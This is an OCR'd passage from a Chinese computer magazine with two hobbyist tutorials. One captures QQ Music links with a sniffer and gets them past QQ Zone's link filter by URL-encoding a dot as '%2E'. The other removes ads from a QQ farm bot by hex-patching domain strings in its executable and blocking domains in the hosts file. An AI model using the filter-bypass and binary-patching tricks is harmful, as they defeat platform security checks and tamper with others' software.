


图2




图3

我们需要用到一款叫做“龙抓手”的小软件，这软件类似于影音嗅探器，可以嗅探出网页中音乐或视频的源地址。我们先打开“龙抓手”目录下的PpSniffer.txt，如图2，该文件用于设置各种类型文件的嗅探过滤，由于我们只需要嗅探出音乐的地址，所以只留下“.mp3”和“.wma”这两个后缀即可。




图4

修改并保存后，运行“龙抓手”主程序，如图3，点击“开始”来进行嗅探，然后到QQ空间的音乐库搜索你想要的歌曲，点击播放后就能看到“龙抓手”已经嗅探到地址了，如图4。接下来该去把它添加为背景音乐了，依次点击“音乐盒”-“音乐库”，在页面的右下方找到“添加网络歌曲”，如图5。如果你直接将嗅探到的音乐地址填写到“歌曲链接”里，就会被告知“您所添加的链接因安全问题已被过滤，请更换链接或直接进入商城搜索添加”，如图6。那么它是如何判断出我们添加的是非法链接呢？经测试，我发现它是通过检测链接中是否出“qqmusic.qq.com”来进行判断的，要突破检测也很简单哦，我们只需将其中第一个“.”改为“%2E”，也就是将链接中的“qqmusic.qq.com”改为“qqmusic%2Eqq.com”就可以了，为什么要这样改呢？其实，“%2E”正是字符“.”的url编码形式，也就是说修改前后是等效的，但是却能成功地避过链接检测。这里顺便给出一个可以转换url编码形式的软件，如图7。




图5

成功添加歌曲后，还得去歌单里将其设为背景音乐，如图8。你会发现我们添加的歌曲连通率并不高，一般在30%-55%，但其实不用担心，歌曲是属于腾讯服务器的，稳定性肯定有保障，至于为什么连通率不高，我怀疑这是腾讯用来忽悠人的小把戏，目的是骗人去开绿钻，我很好奇这个“连通率”是怎么算出来的，于是试着添加一首地址为“http://www.许建轩真帅.com/轩哥真的很帅.mp3”的歌曲（当然，根本不存在这

样的链接^o^），但是竟然有49%的连通率-_-b。在这里小小的鄙视一下腾讯凸(-.-)凸。




图6

另外，我在测试“龙抓手”抓取链接的时候，发现了一个挺奇怪的现象：我用谷歌的Chrome浏览器打开音乐库，“龙抓手”嗅探到的链接全是“.mp3”后缀的歌曲，而用IE浏览器时，抓到的却大都是“.wma”后缀的歌曲（一般来说，mp3的音质比wma的好），搞不懂为什么会出现这种情况。还有需要注意的是，如果你是win7系统，“龙抓手”可能抓取不了链接。



图7




图8

（文章中涉及的相关工具本期光盘已收录）

不是绿化的绿化
——记QQ保姆软件绿化过程

缺钱的人

近几日突然热衷于QQ农场牧场的建设了，无奈好友特多只有寻求软件的帮助了，找了许多都发现功能不太理想。最后偶然间发现QQ保姆（http://www.qqbm.net/read-htm-tid-1.html下载最新版）功能齐全，可以农牧餐三合一而且里面的自动领签到奖励什么的都更新的非常及时。软件就不介绍了不然有广告嫌疑。

可是问题来了，开始使用的时候是下的破解版本，后来这个软件升级后发现那铺天盖地的广告差点没把我吓死。尤其是弹出广告中的音乐那个诱惑、销魂、恐怖、激昂……尤其是半夜打开保姆收菜的时候。本人乃小菜一枚，但也爆破过最简单carck me。本以为一个外挂类软件又不用注册什么的有这点水平也可以做简单绿化了，兴致冲冲打开OllyDBG导入文件，查找ASCII，结果发现原来破解真的不简单。果断放弃这个方法。

后又想起有次给别人改过投票器，用这个方法是不是可以呢？初期思路为：既然软件要弹出广告窗口那么广告窗口的地址就必然藏在软件中，那么想关掉广告是不是将软件中的广告地址干掉就可以把广告干掉呢？有了这个想法，叉子的精神当然是“想动就动”吗。首先记录下广告的地址（小提示：有些广告屏蔽了右键地址栏，对付这种广告只要保持广告窗口在最上方然后按组合键Ctrl+N在新窗口打开地址就出现了，不信可以拿新浪的弹出广告做下测试）nl.tg.haiyingsite.com，111a.hlwan.net等网站。然后准备工具Winhex（哪个版本无所谓但最好是汉化的因为俺英文不好本文只是简单应用）qq保姆。首先安装Winhex并用Winhex打开QQ保姆.exe然后查找上面的网址，结果是以失败告终刚记录的网址居然一个也没有查到。到底是什么原因呢？思来想去估计原因是网站用了跳转页面，这个当然难不倒咱们叉子了。不管三七二十一把所有带http打头的网址都屏蔽掉（当然以QQ.Com结尾的例外，不然你连农场都登陆不上），说干就干在Winhex点击“搜索”—“查找文本”在搜索内容框内输入http://表示要找所有的网站，然后找到一个就

将这个网站的域名替换为00，域名以后的可以不用管。（在用winhex打开QQ保姆的时候要在winhex中按F6将“默认的编辑模式=可编写”打开，不然没有办法改软件内容的。）结果在我替换了近20多个域名后发现查找才到了10%不到的软件内容，时间却用了一个多钟头，而且头晕眼花中。二话不说保存软件，心想这次总能屏蔽掉一个广告了吧。结果令人失望该弹的广告一个也没有关掉，中间软件还报错一次,此法不通，另寻它法。

中午吃完饭后，又打开软件看了下。既然软件弹出的广告是以网页形式弹出的那么我屏蔽这几个广告的地址是否可行呢？说干就干，用记事本打开c:\windows\system32\drivers\etc\hosts文件在最后面加入：

127.0.0.1 nl.tg.haiyingsite.com

127.0.0.1 111a.hlwan.net

等弹出广告的网站地址（这个方法是以前在网吧用来屏蔽黄色网站和机器狗病毒所用的）。这次试了下，有效果。这次虽然还弹窗口但是窗口中那些让人想入非非的图片、flash、音乐却没有了。哈哈至少成功了一半。但是到这里我们叉子是不能满足的。后来有点不死心怕人家广告换个网站发布，那我是不是又要改动hosts呢。继续开动 winhex，查找源头，慢慢的看查找http开头的关键字，然后挨个在浏览器中打开，看看哪个才是广告的源头。这次比较简单（因为不用管QQ.COM的域名）很快就锁定了两个网站：

http:// qqbmad.mycode8.com

http:// qqbmadbak.mycode8.com

二话不说用上面的方法填充为00，注意不要填充多了也不要填充少了，不然会出错。这次再试验，结果当然是没有广告了，哈哈。可谁知道再我搞完这个后第二天居然这个保姆升级了，哎~~~难不成每次都要查找改动吗？太麻烦了吧，看他的更新日志居然差不多两天到三天就要升级一下，真是太坑爹了。这时又想起既然hosts可以屏蔽广告，那就直接屏蔽源头岂不更好，说干就干在用记事本打开c:\windows\system32\drivers\etc\hosts文件在最后面加入：

127.0.0.1 qqbmad.mycode8.com

